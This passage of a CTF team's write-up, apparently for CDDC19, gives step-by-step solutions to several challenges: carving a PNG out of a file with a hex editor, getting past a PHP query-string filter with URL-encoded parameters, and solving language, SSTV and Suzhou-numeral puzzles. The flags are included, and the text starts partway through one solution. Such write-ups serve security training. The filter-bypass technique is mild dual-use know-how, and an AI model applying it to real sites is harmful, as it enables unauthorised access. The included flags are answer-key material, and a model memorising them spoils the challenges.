



Step 6: We went to the directory, '_Un.Zip.Extracted' and opened Hexedit . After that we went into 0.Zip.

Step 7: We looked for the header 89 50 4E 47, and deleted all the hexadecimals in front of the PNG header.

Step 8: After deleting all hexadecimals in front of the PNG header, we saved the file as a PNG file named flag.png.

Step 9: We went into the _Un.Zip.Extracted folder and we saw a file called flag.png which is the flag.





Flag: \$CDDC19\${zZzilipPp}

'_'/ (WEB)

Solution:

Step 1: We went to the link and copied the second last string of the code.

Step 2: We opened Burp Suite (<https://portswigger.net/burp>) and created a temporary project, then went to the “Decode” tab and pasted the string in.

Step 3: Set the Encode as URL.

Step 4: We copied the string and put it behind the URL after inserting a “?” into the back of the link .

Step 5: We copied the emojis and pasted it behind the new URL after inserting a “=” at the back.

Step 6: Entered the URL and the flag appeared at the bottom of the code.

(<http://가나다라마바사아자차카타파하.cddc19q.ctf.sg>?[INSERTED STRING HERE]=[INSERTED EMOJIS HERE])

```
<?php
show_source(__FILE__);
include_once("flag.php");
if( strpos($_SERVER["QUERY_STRING"], '_') != false )
    exit("\n_/");
if( strpos($_SERVER["QUERY_STRING"], '-') != false )
    exit("\n_/");
if( strpos($_SERVER["QUERY_STRING"], '=') != false )
    exit("\n_/");
if( strpos($_SERVER["QUERY_STRING"], '/') != false )
    exit("\n_/");
if( strpos($_SERVER["QUERY_STRING"], '.') != false )
    exit("\n_/");
if( strpos($_SERVER["QUERY_STRING"], '~') != false )
    exit("\n_/");
if( preg_match("/[0-9-]/", $_SERVER["QUERY_STRING"]) )
    exit("\n_/");
if( preg_match("/[a-zA-Z0-9-]/", $_SERVER["QUERY_STRING"]) )
    exit("\n_/");
if( isset($_GET["1234567890-ABCDEFGHIJKLMNPQRSTUVWXYZ-qrstuvwxyz0123456789-"]) ) {
    if( $_GET["1234567890-ABCDEFGHIJKLMNPQRSTUVWXYZ-qrstuvwxyz0123456789-"] == "🚩" )
        echo $FLAG;
}
```


Polyglot(MISC)

Solution

Step 1: We translate all the Foreign Languages into English.

Step 2: We pasted all the translated text into a notepad together with the language they were translated from.

Step 3: We took the first letter of every language and formed a string with it.

Step 4: We added the alphabets into the format provided.

[01]	The first character of this language creates a flag.	[Hindi]
[02]	The first character of this language to fly the flag.	[Indonesian]
[03]	The first character of this language constitutes the flag.	[Chinese]
[04]	The first sign of this language is the flag.	[Dutch]
[05]	The first sign in this language is the flag.	[Danish]
[06]	The first character of this language constitutes the flag.	[Catalan]
[07]	The first sign of this language is the flag	[Norwegian]
[08]	The first character of this language is the flag.	[Spanish]
[09]	The first mark of this language makes the flag	[Hmong]
[10]	The first sign of this language makes the flag	[Croatian]

```
1 2 3 4 5 6 7 8 9 10
H I C D D C N S H d
```

Flag: \$CDDC19\${HI~CDDC&NSHC!}



Super Strong TeleVision (MISC)

Solution

Step 1: We downloaded RX-SSTV, which is a SSTV decoding program. (<http://users.belgacom.net/hamradio/rxsstv.htm>)

Step 2: We used RX-SSTV by playing the audio file provided close to our mic.

Step 3: A image with the flag in it was produced.



Flag: \$CDDC19\${LightSpeedCorp-\$\$TV}

Do You Fancy Numbers? (MISC)

Solution

Step 1: We did research on the characters in different languages. And we found that the text looks similar to Chinese words. (Suzhou numerals) https://en.wikipedia.org/wiki/Suzhou_numerals

Step 2: We Started deciphering the text according to Suzhou numerals and we get this numbers.

36.67.68.68.67.49.57.36.123.53.48.95.121.48.117.95.102.52.78.99.
89.95.102.108.48.87.51.114.45.78.117.77.98.51.53.125

Step 3: We converted the ASCII codes to text using <https://ascii.cl/> and we got the flag.

Number	"Hangzhou"		CJK Ideographs	
	Character	Unicode	Character	Unicode
0			〇	U+3007
1	丨	U+3021	一	U+4E00
2	𠃊	U+3022	二	U+4E8C
3	𠃊𠃊	U+3023	三	U+4E09
4	𠃊𠃊𠃊	U+3024	四	U+56DB
5	𠃊𠃊𠃊𠃊	U+3025	五	U+4E94
6	𠃊𠃊𠃊𠃊𠃊	U+3026	六	U+516D
7	𠃊𠃊𠃊𠃊𠃊𠃊	U+3027	七	U+4E03
8	𠃊𠃊𠃊𠃊𠃊𠃊𠃊	U+3028	八	U+516B
9	𠃊𠃊𠃊𠃊𠃊𠃊𠃊𠃊	U+3029	九	U+4E5D
10	十	U+3038	十	U+5341
20	廿	U+3039	廿	U+5EFF
30	卅	U+303A	卅	U+5345

Standard characters			
ASCII Hex Symbol	ASCII Hex Symbol	ASCII Hex Symbol	ASCII Hex Symbol
0 0 NUL	16 10 DLE	32 20 (space)	48 30 0
1 1 SOH	17 11 DC1	33 21 !	49 31 1
2 2 STX	18 12 DC2	34 22 "	50 32 2
3 3 ETX	19 13 DC3	35 23 #	51 33 3
4 4 EOT	20 14 DC4	36 24 \$	52 34 4
5 5 ENQ	21 15 NAK	37 25 %	53 35 5
6 6 ACK	22 16 SYN	38 26 &	54 36 6
7 7 BEL	23 17 ETB	39 27 '	55 37 7
8 8 BS	24 18 CAN	40 28 (56 38 8
9 9 TAB	25 19 EM	41 29)	57 39 9
10 A LF	26 1A SUB	42 2A ,	58 3A :
11 B VT	27 1B ESC	43 2B +	59 3B ;
12 C FF	28 1C FS	44 2C .	60 3C <
13 D CR	29 1D GS	45 2D -	61 3D =
14 E SO	30 1E RS	46 2E /	62 3E >
15 F SI	31 1F US	47 2F /	63 3F ?
ASCII Hex Symbol	ASCII Hex Symbol	ASCII Hex Symbol	ASCII Hex Symbol
64 40 @	80 50 P	96 60 `	112 70 p
65 41 A	81 51 Q	97 61 a	113 71 q
66 42 B	82 52 R	98 62 b	114 72 r
67 43 C	83 53 S	99 63 c	115 73 s
68 44 D	84 54 T	100 64 d	116 74 t
69 45 E	85 55 U	101 65 e	117 75 u
70 46 F	86 56 V	102 66 f	118 76 v
71 47 G	87 57 W	103 67 g	119 77 w
72 48 H	88 58 X	104 68 h	120 78 x
73 49 I	89 59 Y	105 69 i	121 79 y
74 4A J	90 5A Z	106 6A j	122 7A z
75 4B K	91 5B [107 6B k	123 7B {
76 4C L	92 5C \	108 6C l	124 7C
77 4D M	93 5D]	109 6D m	125 7D }
78 4E N	94 5E ^	110 6E n	126 7E ~
79 4F O	95 5F _	111 6F o	127 7F ~

Flag: \$CDDC19\${50_y0u_f4NcY_fl0W3r-NuMb35}